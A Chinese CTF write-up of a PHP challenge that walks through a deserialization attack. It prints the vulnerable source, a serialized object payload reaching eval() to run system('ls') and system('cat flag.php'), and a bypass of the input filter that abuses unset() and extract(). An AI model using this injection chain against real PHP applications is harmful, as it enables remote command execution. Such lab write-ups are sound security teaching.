HashTeam web_浑元形意 writeup

原创

Mitch311 于 2020-12-30 15:56:46 发布 69 收藏
分类专栏： CTF 文章标签： unctf

HashTeam web_浑元形意

原题链接

key:PHP代码审计+反序列化

①进入环境后页面是马老师帅照一张□

往下滑发现了php代码，有点小多.....

```php
<?php
   class hashteam {
       var $test;
       function __construct() {
           $this->test = new Orbic();
       }
       function __destruct() {
           $this->test->action();
       }
   }

   class Orbic {
       function action() {
           echo "Orbic";
       }
   }

   class Qu4ck {
       var $test2;
       function action() {
           eval($this->test2);
       }
   }

   function filter($input){
       if(preg_match("/[A-Za-z0-9_$]+/",$input)){
           die("不讲武德！！！");
       }else{
           return $input;
       }
   }

   foreach (array('_POST','_GET')as $k){
       if($$k){
           foreach($$k as $key=>$value){
               if(isset($$key)&&$$key==$value)
                   unset($$key);
           }
       }
   }
   if(isset($_GET['shell']))$_GET['shell']=filter($_GET['shell']);
   if($_POST)extract($_POST,EXTR_SKIP);
   if($_GET)extract($_GET,EXTR_SKIP);
   if(isset($_GET['shell'])){
       $shell=$_GET['shell'];
       $class=new hashteam();
       unserialize($shell);
       echo "大E了没有闪";
   }
?>
```

②这里首先定义了三个类hashteam、Orbic、Qu4ck

hashteam类中定义了临时变量test，然后调用了两个魔法函数，构造函数用test创建一个Orbic类，析构函数会调用Orbic类里的action()从而输出"Orbic"

> **这里的魔法函数如下：**
>
> **构造函数__construct()：当new出新对象时会自动调用，但在反序列化unserialize()时是不会自动调用的。**
>
> **析构函数__destruct()：当对象被销毁时会自动调用。**

Orbic类里只定义了一个action()函数，后者只是单纯地输出字符串"Orbic"

Qu4ck类定义了变量test2，然后定义函数action()，**注意这里有个eval()，意味着可以用eval()拿shell**

③代码的最后创建了hashteam类，肯定会自动调用一系列魔法函数

并且出现了**反序列化unserialize()**，给了我们去Qu4ck中拿shell的可能，所以我们需要自己去对**这些类进行重构从而去执行eval()**

这里的操作方法也很简单，因为hashteam类里面给test赋值的是Orbic类，想要执行Qu4ck中的action()只需要给test赋值Qu4ck类即可，具体代码如下：

```
<?php
    class hashteam {
        var $test;
        function __construct() {
            $this->test = new Qu4ck(); //将Orbic换成Qu4ck
        }
    }
    class Qu4ck {
    var $test2 = "system('ls');"; //ls列出目录下所有文件名
    }
    echo serialize(new hashteam());
?>
```

上述代码序列化后结果为□

```
O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}
```

这便是我们要传递的参数shell，题目中再反序列化unserialize()回来，我们就实现了类的重构并获得了目录下所有文件名

问题显然并没有这么简单（不然中间那一坨代码是干嘛的.....）

④中间代码长这样式的□

```
if(isset($_GET['shell']))$_GET['shell']=filter($_GET['shell']);
if($_POST)extract($_POST,EXTR_SKIP);
if($_GET)extract($_GET,EXTR_SKIP);
if(isset($_GET['shell'])){
$shell=$_GET['shell'];
$class=new hashteam();
unserialize($shell);
echo "大E了没有闪";
```

首先将GET提交的shell内容经过filter()过滤，filter()定义如下

```
function filter($input){
    if(preg_match("/[A-Za-z0-9_$]+/",$input)){
        die("不讲武德！！！");
    }else{
        return $input;
    }
}
```

可见，filter()会**过滤所有的字母数字还有下划线以及$等符号**

然后对POST数组和GET数组中的内容分别进行extract()

> **extract(,EXTR_SKIP)把数组中的键名直接注册为了变量，比如把$_POST[ai]直接注册为了$ai**

最后如果GET数组中仍有shell内容就可以执行我们刚才的payload

所以这里如果我们直接提交payload肯定会被过滤掉，那该如何操作呢

想起来中间有一段代码我们还没用到

```
foreach (array('_POST','_GET')as $k){
    if($$k){                          //$$k=$_POST
        foreach($$k as $key=>$value){ //用$_POST传的参数作为键名和键值
            if(isset($$key)&&$$key==$value)
                unset($$key);         //销毁变量
        }
    }
}
```

如果我们先把我们GET里的内容unset()销毁掉，然后再利用别的方法传回去不就好了

我们需要unset($_GET[shell])，那么键名$key就为_GET[shell]

这里我们只需要用之前没有用到的$_POST,使用POST方法提交**_GET[shell]=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}**


这样就可以成功把$_GET销毁，绕过filter()

销毁后，再利用extract()函数通过extract($_POST,EXTR_SKIP)还原出$_GET[shell]

⑤最终我们同时通过GET方法和POST方法同时提交相同的内容来进行操作

GET提交**?shell=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}**

POST提交**_GET[shell]=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:13:"system('ls');";}}**



得到了目录下所有文件名

看到了flag.php

⑥需要想办法打开flag.php

肯定不能是直接在网址后面输入/flag.php来打开啊

我们还是要用上面的方法，把指令藏在类重构里，序列化后再次传参

GET提交**?shell=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:23:"system('cat flag.php');";}}**

POST提交**_GET[shell]=O:8:"hashteam":1:{s:4:"test";O:5:"Qu4ck":1:{s:5:"test2";s:23:"system('cat flag.php');";}}**

在源代码里找到flag

这道题是根据上海市比赛的“千毒网盘”的unset和extract的组合题改编的，更多内容可以访问千毒网盘wp

关于序列化和反序列化，更过内容可以访问反序列化漏洞+例题